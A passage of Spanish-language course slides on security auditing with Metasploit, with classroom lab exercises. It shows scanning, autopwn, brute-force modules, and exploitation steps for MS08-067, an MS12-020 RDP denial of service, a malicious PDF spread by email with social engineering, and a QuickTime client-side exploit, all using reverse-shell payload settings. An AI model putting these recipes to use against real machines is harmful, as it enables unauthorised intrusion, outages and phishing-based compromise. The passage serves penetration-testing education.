3. Exporta los resultados a un archivo tipo .nessus
4. Crea un espacio de trabajo en MSF que se llame nessus
5. Importa los resultados sobre metasploit con db\_import
6. Verifica que se ha importado la información.

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – MSBA

- Ya sabemos que ***Microsoft Baseline Security Analyzer***, o MBSA, es una herramienta que permite a los **profesionales TI y auditores determinar el estado de seguridad según las recomendaciones de Microsoft.**
- Este **escáner dispone de una interfaz gráfica y de un cliente de línea de comandos.** El cliente de línea de comandos es más versátil y **proporciona un mayor número de funcionalidades al auditor.** Una de las **más interesantes es la posibilidad de exportar a un fichero XML** la información recogida por el escáner.
  - C:>msbacli.exe /target 10.52.0.X /o archivo.xml

# Audit. Sistemas – Metasploit - Práctica

## 5.- Escaneo de vulnerabilidades – MBSA

1. Arranca MBSA (máquina anfitriona)
2. Realiza un escaneo de un equipo o de la red
3. Exporta los resultados a un archivo tipo xml (modo consola aunque también el modo gráfico lo puede hacer –comprobar-)
4. Crea un espacio de trabajo en MSF que se llame mbsa
5. Importa los resultados sobre metasploit con `db_import`
6. Verifica que se ha importado la información.

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Técnica Autopwn

- La funcionalidad *autopwn* permite al auditor automatizar el proceso del **test de intrusión**. El auditor realizará un análisis o escaneo sobre una red y en función de los resultados, *autopwn*, lanzará una serie de *exploits* que pueden provocar la obtención de acceso remoto al sistema vulnerable.
- *Autopwn* se apoya en una base de datos, la cual en este módulo se ha visto como crear y como conectar con ella.
- El comando para interactuar con la funcionalidad es *db\_autopwn*. Hay que tener en cuenta que en las últimas versiones de *Metasploit*, se ha deshabilitado esta funcionalidad, por lo que se recomienda al auditor que tenga cuidado al actualizar *el framework*, si no quiere perder dicha funcionalidad.

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Técnica Autopwn

- **Una “ñapa” existente** es colocar el plugin autopwn (CC) en la ruta de **plugins de Metasploit (#locate metasploit-framework/plugins)** después de **cerrar Metasploit y parar el servicio de postgresSQL:**
  - #service postgresql stop
- **Tras esto, volvemos iniciar postgresSQL (#service postgresql start) y MSF desde el menú de aplicaciones** y tratamos de cargar el plugin **con el comando “load db\_autopwn”**. **En principio ya debería estar cargado.** Podemos comprobarlo ejecutando (nos mostrará la ayuda):
  - Msf> db\_autopwn
- Es recomendable ver la salida del comando de ayuda para conocer más acerca de este plugin.

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Técnica Autopwn & nmap - PoC

- En la siguiente prueba de concepto se va a realizar una conexión a una base de datos local con *Metasploit*, después se utilizará la integración de *nmap* con el *framework* para realizar un descubrimiento de máquinas sobre una red, obteniendo entre otros valores los puertos abiertos de dichas máquinas. Por último, se lanzará la funcionalidad *autopwn* con el objetivo de probar la fortaleza y seguridad de los equipos de esa red objeto de estudio (FULDEFE PWR).

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Técnica Autopwn & nmap - PoC

- En primer lugar, tras lanzar *msfconsole*, se conecta *el framework* a la base de datos, se crea un workspace para nmap (**workspace -a nmap**) y se lanza un *nmap* sobre la red de estudio (**db\_nmap -O -sS 10.52.0.2-254**). La información de *nmap* queda almacenada en la base de datos, la cual puede ser recuperada en cualquier instante, por si fuera necesario.
- Ahora se dispone de lo necesario para lanzar *autopwn* sobre los equipos que se requiera. No está de más disponer cerca los parámetros de *autopwn* (*ayuda*) y decidir sobre qué equipos se lanza, quizá no sea necesario lanzarlo sobre todos los equipos que forman parte de la red. Quizá sólo de los que tengan algunos servicios abiertos.

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Técnica Autopwn & nmap - PoC

- Para ello, lo primero será realizar una consulta de los equipos que hemos detectado con el comando “hosts” y a continuación lanzar el comando **db\_autopwn** (tras cargar el plugin “load db\_autopwn”)
  - Msf> db\_autopwn -p -t -e -r -I 10.52.0.2-10.52.0.254
- Tras el lanzamiento de *autopwn* toca esperar hasta que la recolección y ejecución de *exploits* termine. Cuanto mayor sea el número de máquinas mayor tiempo llevará el proceso de prueba.
- Recordar que los pentesters más puristas indican que el test de intrusión debe estar siempre controlado y saber qué *exploits* se ejecutan en cada momento, a la vez que no probar algo si no se tiene la certeza de que puede existir una vulnerabilidad.



# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Técnica Autopwn - PoC

**ES POSIBLE QUE NO HAYA FUNCIONADO :\_(**

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Técnica Autopwn & Nessus – PoC

- En la siguiente prueba de concepto se va a realizar la conexión con la base de datos y se utilizará la herramienta *nessus* para escanear una red en busca de vulnerabilidades. *nessus* se utilizará desde *msfconsole* gracias a la integración de éste. Crearemos un nuevo workspace con la instrucción “workspace –a nessus”
- Hay que tener en cuenta que para utilizar *nessus* integrado con *Metasploit* se debe cargar el *plugin* mediante la instrucción “load nessus” en la sesión de *msfconsole*. Una vez disponibles los comandos de *nessus* en la sesión en curso de *msfconsole* se debe conectar con el servidor del escáner mediante el uso de *nessus connect <dirección del servidor>:<puerto>* (el de nuestra kali)

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Técnica Autopwn & Nessus – PoC

- Se debe tener **claro qué política se utilizará para realizar el escaneo**, en este ejemplo usaremos la creada previamente en *nessus* cuyo nombre **cada uno conocerá ;)**.
- Para lanzar el escaneo utilizando esta política se utilizará el comando *nessus\_scan\_new* **<id política> <nombre escaneo> <red o equipo>**.
- El escaneo **puede llevar bastante tiempo**, en función de lo que se compruebe. **Metasploit no bloquea la sesión de *msfconsole*, lanza el proceso en segundo plano** y en cualquier momento se puede comprobar en qué estado se encuentra el escaneo con el comando *nessus\_scanstatus*.

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Técnica Autopwn & Nessus – PoC

- Ahora para importar los resultados del reporte a la base de datos se puede utilizar el comando *nessus\_report\_get* <id report>. La importación de datos puede llevar su tiempo debido a la cantidad de información de la que se disponga en el reporte original.
- Este es un buen momento para refrescar los comandos *hosts*, *services*, *vulns* y ojear la información que se dispone en la base de datos. Una vez que el auditor esté preparado para lanzar *autopwn* y crea que éste puede tener éxito sobre los equipos remotos, se lanzará la funcionalidad contra los equipos.

# Audit. Sistemas – Metasploit

## 6.- Escáneos dirigidos a servicios

- **A veces puede ser realmente interesante para el auditor centrarse en uno o varios servicios concretos y obtener la máxima información de ellos que se pueda.** En este apartado se van a estudiar herramientas que se disponen en *el framework*
- **Es realmente importante conocer las versiones de los productos y el estado de éstos.** Hoy en día una configuración por defecto o una mala configuración también pueden ser signos de posibles problemas de seguridad graves.
- **Google**, conocido por todo usuario de Internet, **es uno de los mayores buscadores de exploits al que se puede acceder.** Simplemente realizando búsquedas con palabras mágicas como *exploit <producto> <versión>* se pueden obtener resultados sorprendentes.

# Audit. Sistemas – Metasploit

## 6.- Escáneos dirigidos a servicios – Módulos Auxiliary

- *Metasploit* dispone de distintos **módulos de tipo *auxiliary*** con los que se puede **obtener diversa información sobre servicios y máquinas remotas**. En este apartado se muestran algunos ejemplos de cómo obtener información valiosa realizando una serie de pruebas sobre los servicios remotos.
- Para empezar se exponen **2 módulos que ayudarán al auditor a obtener la versión de un servidor FTP remoto**. La primera herramienta o módulo que se utiliza es *auxiliary/scanner/ftp/ftp\_version* y la segunda *auxiliary/scanner/ftp/anonymous*.

# Audit. Sistemas – Metasploit

## **6.- Escáneos dirigidos a servicios – Módulos Auxiliary**

- Para cargarlos, simplemente usamos el comando “use” y la ruta del módulo. Establecemos el RHOSTS (IP, rango o nombre de dominio) y lo ejecutamos con “run” o “exploit”.

# Audit. Sistemas – Metasploit - Práctica

## **6.- Escáneos dirigidos a servicios – Módulos Auxiliary**

1. Levanta una máquina anfitriona con el Filezilla Server
2. Usa estos dos módulos contra ella (desde Kali) y comprueba si te da la información correcta.



# Audit. Sistemas – Metasploit

## 6.- Escáneos dirigidos a servicios – Módulos Auxiliary

- **Existen multitud de módulos muy útiles para descubrir información desde MSF y lo que es más importante, introducirla en su BBDD para tenerla siempre disponible. Algunos interesantes (recordad mirar las opciones pero para estos casos simplemente es necesario el RHOSTS):**
  - *auxiliary/scanner/smb/smb\_version*
  - *auxiliary/scanner/smb/smb\_login* se encuentra la aplicación que permite realizar una prueba de fuerza bruta sobre el protocolo SMB
  - *auxiliary/scanner/smb/smb\_enumshares*, la cual permite determinar qué recursos compartidos existen
  - Para el servicio VNC se dispone de las herramientas *auxiliary/scanner/vnc/vnc\_login* y *auxiliary/scanner/vnc/vnc\_none\_auth*. La primera realiza un ataque de fuerza bruta y la segunda comprueba si existe password en una máquina remota con VNC.

# Audit. Sistemas – Metasploit

## 6.- Escáneos dirigidos a servicios – Módulos Auxiliary

- Como hemos visto, **existen gran cantidad de herramientas para muchos servicios**, simplemente se debe **buscar en la ruta *auxiliary/scanner***. Herramientas para HTTP, *MySQL*, *netbios*, NFS, *Oracle*, *Postgres*, SAP, SIP, SNMP, etc. Como se puede ver *Metasploit* **proporciona gran cantidad de pequeñas utilidades para realizar una exploración y análisis de servicios.**

# Audit. Sistemas – Metasploit - Práctica

## **6.- Escáneos dirigidos a servicios – Módulos Auxiliary**

- Utiliza los módulos vistos anteriormente para ver su funcionalidad y ratio de éxito (el de VNC sobre el equipo que usa el profesor en la primera fila)
- Examina la carpeta /scanner para ver si hay algún otro módulo útil ;)

# Audit. Sistemas – Metasploit

## 7.- El arte de la intrusión

- El presente apartado **explica la fase de explotación de vulnerabilidades mediante el uso de *Metasploit***. En esta fase el auditor, **tras analizar la información obtenida y las posibles vulnerabilidades encontradas, lanzará uno o varios *exploits* con el objetivo de lograr acceso a un sistema informático remoto o información a la que no tiene un acceso autorizado.**
- Esta fase necesita que el auditor **disponga del *framework* actualizado con *exploits* recientes, los cuales pueden ser obtenidos a través de Internet. Cuanto mayor número de *exploits* recientes se tenga más posibilidades existen de disponer de la llave que proporcione el éxito en el test de intrusión.**

# Audit. Sistemas – Metasploit

## 7.- El arte de la intrusión - Ámbito

- Además, **se debe estar informado sobre las vulnerabilidades que aparecen diariamente sobre los sistemas**, ya que esto puede ayudar a encontrar pequeños agujeros en los mismos, aunque se encuentren actualizados casi diariamente.
- La elección **del payload es algo fundamental y crítico a la hora de realizar la explotación de un sistema**. El auditor **debe elegir el contexto en el que se moverá, es decir, si utilizará un payload para la fase de post-explotación, o por el contrario, le basta con conseguir una shell sobre un sistema concreto y demostrar la vulnerabilidad del sistema**. Existe gran variedad de funcionalidades base para los payloads, las cuales podrán estudiarse en el presente apartado.

# Audit. Sistemas – Metasploit

## 7.- El arte de la intrusión - Ámbito

- Por otro lado, **hay que comentar que la explotación de un sistema puede ir acompañado de la interacción de un usuario con el atacante**, por ejemplo a través de una conexión a un servidor web, o la no interacción de la víctima con el atacante. **Por ejemplo un usuario no dispone de un servicio actualizado o correctamente configurado.**
- Por último **destacar, que en muchas ocasiones la explotación de vulnerabilidades puede llegar a ser frustrante**, ya que puede parecer que no se encuentra la vía de acceso para realizar la explotación, o que **incluso no existe un *exploit* que aproveche esa vía**. En muchas ocasiones **el camino más corto hacia el objetivo no es el mejor (o no hay camino)**

# Audit. Sistemas – Metasploit

## 7.- El arte de la intrusión - Ámbito

- Como ejemplo se indica el siguiente: **se debe probar la seguridad de un equipo con *Windows 7*, y se dispone de conectividad directa desde el equipo del auditor, pero por mucho que se lanzan *exploits* no se logra vulnerar el equipo. Tras analizar el segmento en el que se localiza el equipo objetivo, se encuentran equipos con sistemas operativos *Windows XP*, los cuales se detecta que son vulnerables.**
- **Tras aprovechar estas vulnerabilidades son controlados remotamente, y se puede obtener información valiosa de ellos, como por ejemplo, un listado de usuarios y *hashes*, ¿y si esos usuarios se encuentran en el equipo con *Windows 7*? Ya se dispondría de acceso al equipo objetivo. No se ha utilizado el camino más corto, pero por un camino alternativo se ha obtenido el éxito en la prueba de intrusión.**

# Audit. Sistemas – Metasploit

## 7.- El arte de la intrusión - Payloads

- Los *payloads* son uno de los de los elementos más importantes en el **test de intrusión**. Ellos aportan el éxito o el fracaso en muchas de las **pruebas** que se pueden realizar en el proceso. **Son la esencia del ataque**, la **semilla** que se **ejecuta en el interior de la máquina remota** y proporcionará al atacante o auditor el **poder de controlar el sistema remoto**.
- Existen distintos **tipos de *payloads*** como son los ***singles, stagers y staged***. Estos diferentes tipos permiten gran versatilidad y pueden ser de gran utilidad en numerosos escenarios posibles.



# Audit. Sistemas – Metasploit

## 7.- El arte de la intrusión - Payloads

- Los ***payload*** de tipo ***single***, también conocidos como ***inline***, son autónomos y realizan una **tarea concreta o específica**. Por ejemplo creación de un usuario en el sistema, ejecución de un comando, etc.
- Los ***payload*** de tipo ***stagers*** se encargan de **crear la conexión entre el cliente y la víctima**, y generalmente, son utilizados para **descargar *payloads* de tipo *staged***.
- Los ***payload*** de tipo ***staged*** se descargan y son ejecutados por los de tipo ***stagers*** y normalmente son **utilizados para realizar tareas complejas o con gran variedad de funcionalidades**, como puede ser, un ***meterpreter***. En otras palabras los de tipo ***staged*** utilizan **pequeños *stagers*** para ajustarse en pequeños espacios de memoria dónde realizar la explotación.

# Audit. Sistemas – Metasploit

## 7.- El arte de la intrusión - Payloads

- Para **visualizar todos los *payloads* disponibles en el *framework* se dispone del comando “*show payloads*”** ejecutado desde la raíz de *msfconsole*. **Si se ejecuta este comando una vez se encuentra cargado un módulo concreto, sólo se mostrarán los *payloads* válidos para dicho módulo**, siempre y cuando el desarrollador del módulo así lo haya especificado.
- La ruta donde se encuentran físicamente estos *payloads*, (hay que tener en cuenta que usamos kali), es ***/usr/share/metasploit-framework/modules/payloads*** donde se organizan los 3 tipos por carpetas con los nombres de éstos.

# Audit. Sistemas – Metasploit

## 7.- El arte de la intrusión - Payloads

- Otra de las cosas que hay que tener en cuenta cuando se listan los distintos *payloads* es la propiedad **NoNX** y **NX**. El **NX bit** es una característica de los procesadores modernos para prevenir la ejecución de código en ciertas áreas de memoria. Por ejemplo, en sistemas **Windows NX** es implementado como **DEP**. Si se ve esta característica en algún *payload* del listado significa que ese código está **preparado para evadir el DEP**.
- Si se indica **IPv6** el **payload** será compatible para este tipo de redes.

# Audit. Sistemas – Metasploit

## 7.- El arte de la intrusión - Payloads

- El lanzamiento de *exploits* sobre máquinas objetivo sin interacción por parte del usuario es uno de los puntos que más puede asustar a los usuarios y propietarios de máquinas o empresas. Esta situación es crítica ya que si una máquina es vulnerable a un *exploit* el cual no requiera de interacción por parte del usuario, cualquier atacante podría tomar el control remoto de dicho equipo sin que el usuario notase, *a priori*, nada extraño.
- A continuación se van a proponer algunos ejemplos mediante el uso de pruebas de concepto en el que se podrá estudiar la configuración y ejecución de este tipo de *exploits* y situaciones.

Audit. Sistemas – Metasploit

# **La primera Intrusión**

# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción

- El lanzamiento de *exploits* sobre máquinas objetivo sin interacción por parte del usuario es uno de los puntos que más puede asustar a los usuarios y propietarios de máquinas o empresas. Esta situación es crítica ya que si una máquina es vulnerable a un *exploit* el cual no requiera de interacción por parte del usuario, **cualquier atacante podría tomar el control remoto** de dicho equipo sin que el usuario notase, *a priori*, nada extraño.
- A continuación se van a proponer **algunos ejemplos mediante el uso de pruebas de concepto** en el que se podrá estudiar la configuración y ejecución de este tipo de *exploits* y situaciones.

# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción – PoC ms08-067

- En esta prueba de concepto se hará uso de la **vulnerabilidad MS08-067**, de la que se puede obtener más información y detalles en el siguiente sitio web  
*<http://www.microsoft.com/latam/technet/seguridad/boletines/2008/ms08-067.aspx>*.
- En primer lugar, tras **arrancar *msfconsole***, se puede realizar una **búsqueda** por servicio, tecnología, aplicación, mediante el comando “***search***”, por ejemplo ***search netapi***. Se obtiene así una lista con los módulos que encajan con el patrón de búsqueda introducido anteriormente.

# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción – PoC ms08-067

- Para **cargar el módulo** se utiliza el **comando *use***, y una vez cargado se pueden **configurar sus variables para lanzar el *exploit* sobre el objetivo**. El cual en esta prueba de concepto es una máquina ***Windows XP SP3***.
- Hay que recordar que **los comandos *info* o *help* ayudan a obtener información sobre el módulo** o sobre los comandos que se pueden utilizar. Además, el **comando *show* aporta información, por ejemplo, sobre las opciones con las que se puede configurar el *exploit*** y las opciones que dispone el *payload*, o los *payloads* disponibles para este **módulo con *show payloads***, o incluso los *target* compatibles con el. **módulo con *show targets* (nos muestra el tipo de SO “compatible” con el ataque)**.



# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción – PoC ms08-067

- Una vez cargado el módulo, si se ejecuta *show options* se muestran las variables para configurar el *exploit*. En este ejemplo, se configura la variable RHOST para indicar cual es la máquina objetivo.
- Además, se debe indicar en la variable PAYLOAD (set PAYLOAD /windows/meterpreter/reverse\_tcp) cual de ellos se quiere ejecutar. Una vez indicado el *payload* si se vuelve a ejecutar el comando *show options* se puede observar como aparecen, además de las variables de configuración del *exploit*, las variables de configuración del *payload*.

# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción – PoC ms08-067

- Es muy importante entender distintos conceptos en el comportamiento de los *payload* en función de si son inversos, *reverse*, o directos, *bind*.
- En la prueba de concepto se ha utilizado un *payload meterpreter de conexión inversa*, por lo que se debe configurar al código del *payload* dónde se debe **conectar mediante la variable LHOST**, es decir, a la **dirección IP del atacante o de un servidor que recoja las conexiones que se encuentre bajo el control del atacante**.

# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción – PoC ms08-067

- Por otro lado, se podría haber utilizado un *payload* con conexión directa, *bind*. En ese caso, en vez de aparecer la variable LHOST en la configuración del *payload*, aparecería la variable RHOST, que debe ser la dirección IP de la máquina a la que se quiere acceder.
- Hay que saber que en un *payload* de conexión directa, es el auditor quién se conecta a la víctima. Tras el lanzamiento del *exploit*, se deja en un puerto a la escucha, por ejemplo, una *shell*, y es entonces el auditor quién se conecta a ese puerto dónde espera la *shell* remota.

# Audit. Sistemas – Metasploit

## 7.- El arte de la intrusión – La primera Intrusión - PoC

- El comando *check* permite verificar si el equipo remoto es vulnerable al módulo cargado, por esto, antes de lanzar el *exploit* se puede utilizar este comando para verificar la vulnerabilidad. Una vez verificada se lanza el comando *exploit*, y se obtiene la sesión remota, en este caso de *meterpreter*.

# Audit. Sistemas – Metasploit - Práctica

## **7.- El arte de la intrusión – La primera Intrusión - PoC**

- Tratemos de reproducir el ataque sobre la máquina virtual XP SP3 pero con una shell TCP de tipo Bind.

# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción - PoC ms12-020

- En esta **PoC** no se realiza un proceso de intrusión, pero sí se **comprueba la seguridad de los servicios** de los que puede disponer una empresa, cuyas caídas pueden provocar pérdidas a éstas, ya sea de forma privada o pública. **En este ejemplo se utilizará la vulnerabilidad *MS12-020*** de la que se puede obtener mayor información en la siguiente URL: *<http://technet.microsoft.com/es-es/security/bulletin/ms12-020>*. La máquina objetivo en el siguiente escenario será **un *Windows 7 con SP1 de 64 bits***. También son posibles *targets* las siguientes versiones de los sistemas operativos XP, 2003, 2008 ó 2008 R2.


# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción - PoC ms12-020

- En primer lugar, la víctima debe disponer de una configuración concreta de su servicio de escritorio remoto. Como se puede visualizar en la imagen existen **3 opciones en *Windows 7***, lógicamente, si no se permiten conexiones no se podrá realizar la denegación de servicio, y por otro lado, si se configura que **sólo se permitan las conexiones desde equipos que ejecuten escritorio remoto con autenticación a nivel de red tampoco**. Por lo que si la víctima dispone de la configuración permitir conexiones que ejecuten cualquier versión de escritorio remoto, puede ser vulnerable si no ha actualizado con la corrección de la vulnerabilidad.

# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción - PoC ms12-020





# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción - PoC ms12-020

- El módulo a usar será *auxiliary/dos/windows/rdp/ms12\_020\_maxchannelids*.
- Una vez se **dispone del módulo en el framework se accede a él y se configura, de manera sencilla, el equipo remoto al que se quiere denegar el servicio**. Si todo va bien, se obtendrá un mensaje que enuncia *seems down*. Si la máquina a auditar dispusiera de un servicio de escritorio remoto en otro puerto que no sea el de por defecto, se puede utilizar la **variable RPORT** para indicar cual es el puerto que se está utilizando.

# Audit. Sistemas – Metasploit

## 8.- Intrusión sin interacción - PoC ms12-020

- Si el exploit funciona, la **máquina se reiniciará** tras realizar un volcado de memoria. **¿Y si tras volverse a levantar se le vuelve a realizar una denegación de servicio? ¿Y si la máquina no está configurada para reiniciarse y queda fuera de servicio hasta su reinicio manual?** Estas preguntas son bastante lógicas, y la realidad es que **si la máquina es vulnerable la empresa tiene un gran problema**, el cual debería ser solucionado con la aplicación del parche para evitar este agujero.

# Audit. Sistemas – Metasploit - Práctica

## **8.- Intrusión sin interacción - PoC ms12-020**

- Tratemos de reproducir el ataque sobre la máquina virtual Win 7.

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción

- ***Client side attack*** o ataques del lado del cliente, son ataques que permiten al atacante **tomar el control de una máquina víctima explotando una vulnerabilidad** de una aplicación que es ejecutada por el usuario. **Este tipo de ataques son muy frecuentes**, cada vez **son más complejos** y provocan que la víctima no sepa realmente lo que está haciendo con su máquina.
- Esta técnica **consiste en crear, ya sea un fichero, un servicio, o una aplicación, con fines maliciosos** con el objetivo de obtener acceso a la máquina de la víctima, ya sea por **red local o por Internet**.

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC archivos adjuntos

- En esta prueba de concepto se utilizará la posibilidad de crear archivos maliciosos con el fin de que las víctimas lo ejecuten mediante el uso de una aplicación vulnerable. En la prueba se utiliza una vulnerabilidad de la famosa herramienta *Adobe Reader*, la cual es vulnerable en sus versiones **8.x (CC)** y 9.x del producto.
- En este ejemplo se ha decidido explotar esta vulnerabilidad debido a que afecta a los archivos PDF, muy utilizados en Internet, y a una de las herramientas que disponen la mayoría de los usuarios para visualizar este tipo de archivos. Existen otras vulnerabilidades de este tipo, comúnmente conocidas como *FileFormat*, en el que se pueden crear documentos ofimáticos de aplicaciones muy utilizadas como *Word* o *Excel*, o archivos de listas de reproducción de *iTunes*, cuyos fines son maliciosos.

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC archivos adjuntos

- Una de las **vías de distribución de este ataque sería, por ejemplo en el contexto de una gran empresa, el correo electrónico**. Mediante la utilización de un servidor de correo electrónico se podría hacer llegar este tipo de archivos a toda una organización y **con alta probabilidad habría usuarios que ejecutarían estos archivos**. Otra de las vías, sería **colgar estos archivos en foros, blogs, sitios web bajo el control del atacante, etc**. Como siempre, **todo depende de la imaginación del atacante/auditor y de la calidad de su ingeniería social**.

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC archivos adjuntos

- El *exploit* se encuentra alojado en ***exploit/windows/fileformat/adobe\_pdf\_embedded\_exe*** en la ruta relativa a *msfconsole*. Si se miran los *targets*, se encuentra que sólo funciona para *Windows XP SP3* versión inglesa y española.

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC archivos adjuntos

- En la siguiente información se pueden visualizar algunos parámetros interesantes a configurar tras la carga del módulo *adobe\_pdf\_embedded\_exe*.
  - **EXENAME.** Nombre del ejecutable del *payload*, si no se indica se autogenera uno.
  - **FILENAME.** Se indica el nombre que recibirá el PDF malicioso.
  - **INFILENAME.** Se indica la ruta donde se encuentra el PDF real que se utilizará para mostrar a la víctima (tenéis un pdf en la CC).
  - **LAUNCH MESSAGE.** Mensaje que visualizará la víctima, el cual si ejecuta se realizará la- explotación. Debe ser un mensaje creíble.



# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC archivos adjuntos

- Además, hay que configurar el parámetro **PAYLOAD**, en este ejemplo se ha utilizado ***set PAYLOAD windows/meterpreter/reverse\_tcp***. Indicando a qué IP se tiene que conectar el *payload*.
- Una vez configurado se ejecuta el comando ***exploit*** y se genera el fichero PDF malicioso. Se puede empezar la distribución mediante el correo electrónico, pero a la vez se debe estar preparado para recibir las conexiones o sesiones remotas. Para ello se carga en *msfconsole* el módulo ***exploit/multi/handler***. Este manejador sirve para que cuando la víctima ejecute el archivo y el *payload* realice la conexión inversa al atacante, este módulo gestionará este proceso dando acceso al atacante a la máquina remota .

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC archivos adjuntos

- Este módulo se configura de manera sencilla, simplemente se debe indicar que tipo de *payload* se espera y cual es la dirección IP local, es decir, a la que el *payload* se va a conectar.
  - Set PAYLOAD windows/meterpreter/reverse\_tcp
  - Set LHOST <nuestra\_IP> <puerto –opcional->
- Una vez que las posibles víctimas han abierto el correo, han ejecutado el archivo PDF y disponen de una versión de la aplicación vulnerable se muestra un *warning* al usuario. Es por ello que el mensaje que se introduzca en el parámetro LAUNCH\_MESSAGE es importante que sea creíble, un toque de ingeniería social. El usuario pulsa sobre *open* y se estará ejecutando el *payload* en la máquina de la víctima.

# Audit. Sistemas – Metasploit - Práctica

## 9.- Intrusión con interacción – PoC archivos adjuntos

- Intenta reproducir el ataque sobre una máquina virtual con la versión de Acrobat Reader instalada. En vez de usar un payload de shell inversa, usa una directa (bind\_tcp).
- Probad a “infectaros” más de un usuario con un pdf generado por un único “atacante/auditor”.

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC archivos adjuntos

- Posibilidad de mantener la sesión (migración de proceso)

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Quicktime

- **A finales del año 2010, salió una de las vulnerabilidades más importantes en los últimos tiempos en lo que se refiere a Apple y sus productos.** Rubén Santamarta, investigador de seguridad **leonés (de España no de Guanajuato)**, sacó a la luz pública esta vulnerabilidad y su correspondiente *exploit* el cual permitía a un atacante ejecutar código arbitrario en las versiones XP de *Windows* con SP3.
- Esta vulnerabilidad **se encontraba escondida en *QuickTime Player* y llevaba 9 años ahí.** La vulnerabilidad se debe a un parámetro denominado *\_Marshaled\_pUnk*, en el visor de *QuickTime* que se utiliza para cargar elementos desde la ventana.

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Quicktime

- El escenario de la prueba de concepto es el siguiente: existe un **atacante**, con una distribución *Kali* que **quedará a la espera de que las víctimas, que ejecuten una versión de *QuickTime 7.6.6 (CC)* o inferior, se conecten a un recurso propuesto por el atacante. ¿Cómo se logra que las víctimas se conecten a la máquina del atacante?** Esta pregunta tiene muchas respuestas, y normalmente se puede contestar con la palabra **imaginación**.
- **DNS Spoof (local), iframe, etc.**

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Quicktime

- Tras buscar *marshaled* en *el framework* se carga el módulo y se prepara el entorno para que cuando el cliente realice la petición y ejecute la aplicación vulnerable, el *exploit* realice el trabajo y devuelva el control de la máquina remota.

# Audit. Sistemas – Metasploit

## 9.- Intrusión con interacción – PoC Quicktime

- La **configuración es sencilla**, se deben asignar valores a las variables o a los parámetros siguientes:
  - **SRVHOST**. La dirección IP (kali) dónde se implementa el recurso malicioso o *exploit*
  - **SRVPORT**. Se debe indicar el puerto que quedará a la escucha, para simular un recurso web es importante **asignarlo en el 80**
